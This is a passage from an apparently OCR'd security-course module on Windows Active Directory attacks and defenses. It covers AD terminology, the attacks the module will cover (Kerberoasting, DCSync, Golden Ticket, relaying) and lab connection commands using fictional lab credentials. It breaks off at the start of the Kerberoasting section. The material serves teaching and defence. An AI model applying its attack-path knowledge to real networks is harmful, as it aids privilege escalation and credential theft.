6. Windows Attacks & Defense

Introduction and Terminology

What is Active Directory?

`Active Directory` (`AD`) is a directory service for Windows enterprise environments that Microsoft officially released in 2000 with Windows Server 2000. Microsoft has been incrementally improving AD with the release of each new server OS version. Based on the protocols x.500 and LDAP that came before it (which are still utilized in some form today), AD is a distributed, hierarchical structure that allows centralized management of an organization's resources, including users, computers, groups, network devices and file shares, group policies, devices, and trusts. AD provides authentication, accounting, and authorization functionalities within a Windows enterprise environment. It also allows administrators to manage permissions and access to network resources.

Active Directory is so widespread that it is by a margin the most utilized Identity and Access management (`IAM`) solution worldwide. For this reason, the vast majority of enterprise applications seamlessly integrate and operate with Active Directory. Active Directory is the most critical service in any enterprise. A compromise of an Active Directory environment means unrestricted access to all its systems and data, violating its `CIA` (`Confidentiality` , `Integrity` , and `Availability`). Researchers constantly discover and disclose vulnerabilities in AD.
Via these vulnerabilities, threat actors can utilize malware known as ransomware to hold an organization's data hostage for ransom by performing cryptographic operations (`encryption`) on it, therefore rendering it useless until they either pay a fee to purchase a decryption key (`not advised`) or obtain the decryption key with the help of IT Security professionals. However, if we think back, an Active Directory compromise means the compromise of all and any applications, systems, and data instead of a single system or service.

Let's look at publicly disclosed vulnerabilities for the past three years (2020 to 2022). Microsoft has over 3000, and around 9000 since 1999, which signifies an incredible growth of research and vulnerabilities in the past years. The most apparent practice to keep Active Directory secure is ensuring that proper `Patch Management` is in place, as patch management is currently posing challenges to organizations worldwide. For this module, we will assume that Patch Management is done right (Proper Patch Management is crucial for the ability to withstand a compromise) and focus on other attacks and vulnerabilities we can encounter. We will focus on showcasing attacks that abuse common misconfigurations and Active Directory features, especially ones that are very common/familiar yet incredibly hard

to eliminate. Additionally, the protections discussed here aim to arm us for the future, helping us create proper cyber hygiene. If you are thinking `Defence in depth`, `Network segmentation`, and the like, then you are on the right track.

If this is your first time learning about Active Directory or hearing these terms, check out the Intro to Active Directory module for a more in-depth look at the structure and function of AD, AD objects, etc. And also Active Directory - Enumeration and Attacks for strengthening your knowledge and gaining an overview of some common attacks.

Refresher

To ensure we are familiar with the basic concepts, let's review a quick refresher of the terms.

A `domain` is a group of objects that share the same AD database, such as users or devices.

A `tree` is one or more domains grouped. Think of this as the domains `test.local`, `staging.test.local`, and `preprod.test.local`, which will be in the same tree under `test.local`. Multiple trees can exist in this notation.

A `forest` is a group of multiple trees. This is the topmost level, which is composed of all domains.

`Organizational Units` (`OU`) are Active Directory containers containing user groups, Computers, and other OUs.

`Trust` can be defined as access between resources to gain permission/access to resources in another domain.

`Domain Controller` is (generally) the Admin of the Active Directory used to set up the entire Directory. The role of the Domain Controller is to provide Authentication and Authorization to different services and users. In Active Directory, the Domain Controller has the topmost priority and has the most authority/privileges.

`Active Directory Data Store` contains Database files and processes that store and manages directory information for users, services, and applications. Active Directory Data Store contains the file `NTDS.DIT`, the most critical file within an AD environment; domain controllers store it in the `%SystemRoot%\NTDS` folder.

A `regular AD user account` with no added privileges can be used to enumerate the majority of objects contained within AD, including but not limited to:

- `Domain Computers`
- `Domain Users`
- `Domain Group Information`

- `Default Domain Policy`
- `Domain Functional Levels`
- `Password Policy`
- `Group Policy Objects` (GPOs)
- `Kerberos Delegation`
- `Domain Trusts`
- `Access Control Lists` (ACLs)

Although the settings of AD allow this default behavior to be modified/disallowed, its implications can result in a complete breakdown of applications, services, and Active Directory itself.

`LDAP` is a protocol that systems in the network environment use to communicate with Active Directory. Domain Controller(s) run LDAP and constantly listen for requests from the network.

`Authentication` in Windows Environments:

- Username/Password, stored or transmitted as password hashes (`LM`, `NTLM`, `NetNTLMv1` / `NetNTLMv2`).
- `Kerberos` tickets (Microsoft's implementation of the Kerberos protocol). Kerberos acts as a trusted third party, working with a domain controller (DC) to authenticate clients trying to access services. The Kerberos authentication workflow revolves around tickets that serve as cryptographic proof of identity that clients exchange between each other, services, and the DC.
- `Authentication over LDAP`. Authentication is allowed via the traditional username/password or user or computer certificates.

`Key Distribution Center` (`KDC`): a Kerberos service installed on a DC that creates tickets. Components of the KDC are the authentication server (AS) and the ticket-granting server (TGS).

`Kerberos Tickets` are tokens that serve as proof of identity (created by the KDC):

- `TGT` is proof that the client submitted valid user information to the KDC.
- `TGS` is created for each service the client (with a valid TGT) wants to access.

`KDC key` is an encryption key that proves the TGT is valid. AD creates the KDC key from the hashed password of the `KRBTGT` account, the first account created in an AD domain. Although it is a disabled user, KRBTGT has the vital purpose of storing secrets that are randomly generated keys in the form of password hashes. One may never know what the actual password value represents (even if we try to configure it to a known value, AD will automatically override it to a random one).

Each domain contains the groups `Domain admins` and `Administrators`, the most privileged groups in broad access. By default, AD adds members of Domain admins to be Administrators on all Domain joined machines and therefore grants the rights to log on to them. While the 'Administrators' group of the domain can only log on to Domain Controllers by default, they can manage any Active Directory object (e.g., all servers and therefore assign themselves the rights to log on to them). The topmost domain in a forest also contains an object, the group `Enterprise Admins`, which has permissions over all domains in the forest.

Default groups in Active Directory are heavily privileged and carry a hidden risk. For example, consider the group `Account Operators`. When asking AD admins what the reason is to assign it to users/super users, they will respond that it makes the work of the 'Service Desk' easier as then they can reset user passwords. Instead of creating a new group and delegating that specific right to the Organizational Units containing user accounts, they violate the principle of least privilege and endanger all users. Subsequently, this will include an escalation path from Account Operators to Domain Admins, the most common one being through the 'MSOL_' user accounts that Azure AD Connect creates upon installation. These accounts are placed in the default 'Users' container, where 'Account operators' can modify the user objects.

It is essential to highlight that Windows has multiple logon types: ' how' users log on to a machine, which can be, for example, interactive while a user is physically present on a device or remotely over RDP. Logon types are essential to know about because they will leave a 'trace' behind on the system(s) accessed. This trace is the username and password used. As a rule of thumb, logon types except 'Network logon, type 3' leave credentials on the system authenticated and connected to. Microsoft provides a complete list of logon types here.

To interact with Active Directory, which lives on Domain Controllers, we must speak its language, LDAP. Any query happens by sending a specifically crafted message in LDAP to a Domain Controller, such as obtaining user information and a group's membership. Early in its life, Microsoft realized that LDAP is not a 'pretty' language, and they released Graphical tools that can present data in a friendly interface and convert 'mouse clicks' into LDAP queries. Microsoft developed the `Remote Server Administration Tools` (RSAT), enabling the ability to interact with Active Directory locally on the Domain Controller or remotely from another computer object. The most popular tools are `Active Directory Users and Computers` (which allows for accessible viewing/moving/editing/creating objects such as users, groups, and computers) and `Group Management Policy` (which allows for the creation and modification of Group policies).

Important network ports in any Windows environment include (memorizing them is hugely beneficial):

- 53: `DNS`.
- 88: `Kerberos`.

- 135: `WMI` / `RPC`.
- 137-139 & 445: `SMB`.
- 389 & 636: `LDAP`.
- 3389: `RDP`
- 5985 & 5896: `PowerShell Remoting` (`WinRM`)

Real-world view

Every organization, which has (attempted) at some point to increase its maturity, has gone through exercises that classify its systems. The classification defines the `importance` of each system to the business, such as `ERP`, `CRM`, and `backups`. A business relies on this to successfully meet its objectives and is significantly different from one organization to another. In Active Directory, any additional roles, services, and features that get 'added' on top of what comes out of the box must be classified. This classification is necessary to ensure that we set the bar for which service, if compromised, poses an escalation risk toward the rest of Active Directory. In this design view, we need to ensure that any service allowing for direct (or indirect) escalation is treated similarly as if it was a Domain Controller/Active Directory. Active Directory is massive, complex, and feature-heavy - potential escalation risks are under every rock. Active Directory will provide services such as DNS, PKI, and Endpoint Configuration Manager in an enterprise organization. If an attacker were to obtain administrative rights to these services, they would indirectly have means to escalate their privileges to those of an Administrator of the `entire forest`. We will demonstrate this through some attack paths described later in the module.

Active Directory has limitations, however. Unfortunately, these limitations are a 'weak' point and expand our attack surface - some born by complexity, others by design, and some due to legacy and backward compatibility. For the sake of completeness, below are three examples of each:

1. `Complexity` - The simplest example is figuring out nested group members. It is easy to get lost when looking into who is a member of a group, a member of another group, and a member of yet another group. While you may think this chain ends eventually, many environments have every 'Domain user' indirectly a member of 'Domain Admins'.
2. `Design` - Active Directory allows managing machines remotely via Group Policy Objects (GPOs). AD stores GPOs in a unique network share/folder called `SYSVOL`, where all domain-joined devices pull settings applied to them. Because it is a network-shared folder, clients access SYSVOL via the SMB protocol and transfer stored information. Thus, for a machine to use new settings, it has to call a Domain Controller and pull settings from SYSVOL - this is a systematic process, which by default occurs every 90 minutes. Every device must have a Domain Controller 'in sight' to pull this data from. The downside of this is that the SMB protocol also allows for code execution (a remote command shell, where commands will be executed on the Domain Controller),

so as long as we have a set of valid credentials, we can consistently execute code over SMB on the Domain Controllers remotely. This port/protocol is available to all machines toward Domain Controllers. (Additionally, SMB is not well fit (generally Active Directory) for the zero-trust concepts.) If an attacker has a good set of privileged credentials, they can execute code as that account on Domain Controllers over SMB (at least!).

3. `Legacy` - Windows is made with a primary focus: it works out of the box for most of Microsoft's customers. Windows is `not` secure by default. A legacy example is that Windows ships with the broadcasting - DNS-like protocols `NetBIOS` and `LLMNR` enabled by default. These protocols are meant to be used if DNS fails. However, they are active even when it does not. However, due to their design, they broadcast user credentials on the wire (usernames, passwords, password hashes), which can effectively provide privileged credentials to anyone listening on the wire by simply being there. This blog post demonstrates the abuse of capturing credentials on the wire.

Overview

In this module, we will dive deep into several different attacks. The objective for each attack is to:

1. Describe it.
2. Provide a walkthrough of how we can carry out the attack.
3. Provide preventive techniques and compensating controls.
4. Discuss detection capabilities.
5. Discuss the 'honeypot' approach of detecting the attack, if applicable.

The following is a complete list of all attacks described in this module:

- `Kerberoasting`
- `AS-REProasting`
- `GPP Passwords`
- `Misconfigured GPO Permissions (or GPO-deployed files)`
- `Credentials in Network Shares`
- `Credentials in User Attributes`
- `DCSync`
- `Kerberos Golden Ticket`
- `Kerberos Constrained Delegation attack`
- `Print Spooler & NTLM Relaying`
- `Coercing attacks & Kerberos Unconstrained Delegation`
- `Object ACLs`
- `PKI Misconfigurations` - `ESC1`

- `PKI Misconfigurations` - `ESC8` (`Coercing` + `Certificates`)

Lab Environment

As part of this module, we also provide a playground environment where you can test and follow up with the provided walkthroughs to carry out these attacks yourself. Please note that the purpose of the walkthroughs is to demonstrate the problem and not to describe the attacks in depth. Also, other modules on the platform are already covering these attacks very detailedly.

The attacks will be executed from the provided Windows 10 (WS001) and Kali Linux machines. The assumption is that an attacker has already gained remote code execution (of some sort) on that Windows 10 (WS001) machine. The user, which we assume is compromised, is `Bob` , a regular user in Active Directory with no special permissions assigned.

The environment consists of the following machines and their corresponding IP addresses:

- `DC1` : `172.16.18.3`
- `DC2` : `172.16.18.4`
- `Server01` : `172.16.18.10`
- `PKI` : `172.16.18.15`
- `WS001` : `DHCP or 172.16.18.25` (depending on the section)
- `Kali Linux` : `DHCP or 172.16.18.20` (depending on the section)

Connecting to the lab environment

Most of the hosts mentioned above are vulnerable to several attacks and live in an isolated network that can be accessed via the VPN. While on the VPN, a student can directly access the machines WS001 and/or Kali (depending on the section), which, as already mentioned, will act as initial foothold and attacker devices throughout the scenarios.

Below, you may find guidance (from a Linux host):


- How to connect to the Windows box WS001
- How to connect to the Kali box
- How to transfer files between WS001 and your Linux attacking machine

---


Connect to WS001 via RDP

Once connected to the VPN, you may access the Windows machine via RDP. Most Linux flavors come with a client software, 'xfreerdp', which is one option to perform this RDP connection. To access the machine, we will use the user account Bob whose password is 'Slavi123'. To perform the connection execute the following command:

```
xfreerdp /u:eagle\\bob /p:Slavi123 /v:TARGET_IP /dynamic-resolution
```




If the connection is successful, a new window with WS001's desktop will appear on your screen, as shown below:



Connect to Kali via SSH

Once connected to the VPN, we can access the Kali machine via SSH. The credentials of the machine are the default 'kali/kali'. To connect, use the following command:

```
ssh kali@TARGET_IP
```




`Note:` We have also enabled RDP on the Kali host. For sections with the Kali host as the primary target, it is recommended to connect with RDP. Connection credentials will be provided for each challenge question.

```
xfreerdp /v:TARGET_IP /u:kali /p:kali /dynamic-resolution
```


Moving files between WS001 and your Linux attacking machine

To facilitate easy file transfer between the machines, we have created a shared folder on WS001, which can be accessed via SMB.



To access the folder from the Kali machine, you can use the 'smbclient' command. Accessing the folder requires authentication, so you will need to provide credentials. The command can be executed with the Administrator account as follows:

```
smbclient \\\\TARGET_IP\\Share -U eagle/administrator%Slavi123
```



Once connected, you can utilize the commands `put` or `get` to either upload or download files, respectively.

Kerberoasting

Description

In Active Directory, a Service Principal Name (SPN) is a unique service instance identifier. `Kerberos` uses SPNs for authentication to associate a service instance with a service logon account, which allows a client application to request that the service authenticate an account even if the client does not have the account name. When a Kerberos `TGS` service ticket is asked for, it gets encrypted with the service account's NTLM password hash.

`Kerberoasting` is a post-exploitation attack that attempts to exploit this behavior by obtaining a ticket and performing offline password cracking to `open` the ticket. If the ticket opens, then the candidate password that opened the ticket is the service account's password. The success of this attack depends on the strength of the service account's password. Another factor that has some impact is the encryption algorithm used when the ticket is created, with the likely options being:

- `AES`
- `RC4`
- `DES` (found in environments that are 15+ old years old with legacy apps from the early 2000s, otherwise, this will be disabled)

